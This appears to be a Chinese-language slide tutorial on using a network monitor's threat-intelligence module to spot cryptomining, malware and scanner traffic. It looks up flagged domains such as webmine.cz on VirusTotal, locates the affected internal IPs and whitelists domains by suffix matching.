
Bitcoin (BTC)



# 威胁情报—挖矿分析



情报概况    情报诊断    命中会话    情报管理



在NTM “情报诊断” 里面，可以选择情报类型，例如我们可以单独对 “数字货币” 进行分析。  
例如：本案例中匹配到的目标域名为：webmine.cz





7 security vendors flagged this URL as malicious

http://webmine.cz/  
webmine.cz

Community Score

DETECTION DETAILS LINKS COMMUNITY

## Security Vendors' Analysis

BitDefender	Malware
Fortinet	Phishing
Kaspersky	Malware
Webroot	Malicious

奇安信威胁情报中心

威胁研判分析

webmine.cz

webmine.cz

IOC反馈

MiningPool

CryptoCurrencies

Malware

挖矿病毒

C&C

Browser-based Cryptomining

流行度	★★★★☆	最近看到	2022/06/05	注册人	Jan Honysch	主办单位名	
动态域名	否	域名注册时间	2017/10/04	注册人所属组织	-	主办单位性	
隐私保护	否	注册更新时间	2017/10/04	管理员邮箱	-	网站备案/许	
白名单	否	注册过期时间	2022/10/03	国家	-	备案审核时	


相关安全报告:

<https://www.hybrid-analysis.com/sample/337a887f7dcdddf2b834721fe99d27bd53d95066205d5c20908cf7f3e93f08e6/5db0cd2d0388386760bb09b4>  
[https://secure.dshield.org/feeds/suspiciousdomains\\_Low.txt](https://secure.dshield.org/feeds/suspiciousdomains_Low.txt)  
[https://isc.sans.edu/feeds/suspiciousdomains\\_Low.txt](https://isc.sans.edu/feeds/suspiciousdomains_Low.txt)  
<https://malwareworld.com/textlists/suspiciousDomains.txt>  
[https://zerodot1.gitlab.io/CoinBlockerLists/hosts\\_browser](https://zerodot1.gitlab.io/CoinBlockerLists/hosts_browser)

通过这第三方厂商可以确认，我们可以确定域名“webmine.cz”的确存在问题



# 威胁情报—挖矿分析



鼠标点击相关域名后，便可以看到相关的源IP、目标IP，从而快速定位内网相关IP


## 恶意软件

恶意软件是指在未经用户许可的情况下，在计算机或其他终端上安装运行、损害服务器或客户端的系统和网络、对用户造成危害的软件。恶意软件包含故意在计算机系统中执行恶意任务的后门、间谍软件、欺诈软件等其它形式的各种恶意软件。

此外，一些流氓软件也属于恶意软件范畴。流氓软件定义：是指在未明确提示用户或未经用户许可的情况下，在用户计算机或其他终端上强行安装运行，侵犯用户合法权益的软件。这类软件具有强行或者秘密安装，并抵制卸载，进行浏览器劫持，广告弹出等行为。



# 威胁情报—恶意软件



在NTM “情报诊断” 里面，可以选择情报类型，例如我们可以单独对 “恶意软件” 进行分析。同时也可以进行内网源IP地址定位。

← → ↺ [virustotal.com/gui/domain/down.360safe.com/details](https://virustotal.com/gui/domain/down.360safe.com/details)

down.360safe.com



❗ 1 security vendor flagged this domain as malicious

down.360safe.com

360safe.com

top-1M

Community Score

DETECTION

DETAILS

RELATIONS

COMMUNITY

Categories ⓘ

Forcepoint ThreatSeeker	application and software download
Sophos	information technology
BitDefender	computersandsoftware
alphaMountain.ai	Information Technology

奇安信  
威胁情报中心

威胁研判分析

down.360safe.com

down.360safe.com

IOC反馈

暂无标签

流行度	★★★★★
动态域名	否
隐私保护	否
白名单	是

最近看到	2022/06/05
域名注册时间	2006/05/17
注册更新时间	2021/11/01
注册过期时间	2023/05/17

注册人	-
注册人所属组织	-
管理员邮箱	-
国家	-



主办单  
主办单  
网站备  
备案审

相关安全报告: ⓘ

<https://www.joesandbox.com/analysis/40808/0/html>

<http://www.freebuf.com/articles/web/174828.html>

<https://www.anquanke.com/post/id/150910>


<https://www.hybrid-analysis.com/sample/60c7be397046ef01c98a034f82ef687ca37f261dbc0b4485aff0d43e55bb6eea/5c870f720288384d7d60b5e4>

对于域名 “down.360safe.com” 你如何看待呢?

# 威胁情报—自定义白名单



第一步：创建自定义情报。情报类型自命名，地址选择“域名”。



第二步：在自定义情报里面，打开白名单功能，然后将相关域名进行添加。

（系统采取后缀匹配算法，比如sohu.com相当于\*sohu.com,^sohu.com精确匹配sohu.com）



# 威胁情报—自定义白名单

情报概况 情报诊断 命中会话 情报管理

自动刷新

10秒

情报来源

任意

关键字搜索

手动导

序号	情报类型	成员数量	最后更新时间	命中次数	最后命中时间	最近2小时命中趋势	监测状态
1	自定义白名单 域名	3	2022-06-07 14:41:41	47256	2022-06-07 14:47:59	[13:47]命中次数: 489	启用
2	数字货币	29400	2022-06-07 11:35:56	181	2022-06-07 14:10:24		启用
3	C&C节点	0	无更新	无命中	无命中		启用
4	APT攻击	28013	2022-06-07 11:35:56	3	2022-06-05 12:02:54		启用
5	网站后门	722	2022-06-07 11:35:57	无命中	无命中		启用
6	钓鱼网址	485	2022-06-07 11:35:57	1	2022-06-06 16:33:44		启用
7	僵尸网络	51249	2022-06-07 11:35:58	11713	2022-06-07 14:47:02		启用
8	恶意软件	312433	2022-06-07 11:36:04	97412	2022-06-07 14:48:37		启用
9	扫描器	11076	2022-06-07 11:36:04	740516	2022-06-07 14:48:39		启用


自定义白名单后，可以看到匹配的次数。此外，白名单里面的域名不再在自定义后的威胁情报里面显示。

## 扫描器

扫描器节点主要指未经授权进行的网络扫描行为的IP地址。

扫描器是一类自动检测本地或远程主机安全弱点的程序，它能够快速的准确的发现扫描目标存在的漏洞并提供给使用者扫描结果。工作原理是扫描器向目标计算机发送数据包，然后根据对方反馈的信息来判断对方的操作系统类型、开发端口、提供的服务等敏感信息。

对于数据中心用户来说，发现扫描器节点的IP地址要进行Drop处理，尤其是HW期间。



序号	情报类型	成员数量	最后更新时间	命中次数
1	恶意软件	301007	2022-06-09 09:48:27	293329
2	扫描器	11459	2022-06-09 09:48:27	228457
3	数字货币	29395	2022-06-09 09:48:10	176309
4	可疑行为	35771	2022-06-09 09:48:32	49801
5	僵尸网络	49964	2022-06-09 09:48:15	33391
6	色情网站	225	2022-06-09 09:48:31	2144
7	恶意网站	22703	2022-06-09 09:48:29	646
8	网站后门	722	2022-06-09 09:48:14	189
9	APT攻击	28013	2022-06-09 09:48:12	83
10	垃圾邮件	173	2022-06-09 09:48:32	40
11	赌博网站	627	2022-06-09 09:48:31	18

某高校数据中心各类威胁情报匹配数量已经占比。这类威胁情报在数据中心需要特别注意。



# 威胁情报—扫描器



情报概况    情报诊断    命中会话    情报管理

MAC

源IP任意IP

源端口80 / 8000-8080

目标IP任意IP

目标端口80 / 8000-8080

应用协议任意协议

源IP ISP任意

目标IP ISP任意

源IP区域任意

目标IP区域任意

情报类型扫描器

域名

时间范围2022-06-09 12:13:00 - 2022-06-09 13:13:00

命中次数

源IP数命中次数

扫描器 100.0%

序号	源IP	命中次数	情报类型
1	10.10.3.13	28	扫描器
2	43.156.124.217	6	扫描器
3	183.66.119.66	4	扫描器
4	43.154.61.131	3	扫描器

序号	目标IP	命中次数	情报类型
1	146.88.240.4	303	扫描器
2	111.9.47.176	28	扫描器
3	202.115.44.102	10	扫描器
4	101.68.211.3	10	扫描器

序号	目标域名	命中次数	情报类型
1	dnsscan.shadowserver.org	5	扫描器
2	ip.parrotdns.com	2	扫描器
3	202.115.44.102	1	扫描器
4	testip.internet-census.org	1	扫描器

在数据中心部署NTM时候，可以基于“扫描器”进行查询，发现扫描器的IP地址，然后进行处理。



通过对扫描器的分析，可以找到内网那些主机已经被扫描器扫描过。

奇安信  
威胁情报中心

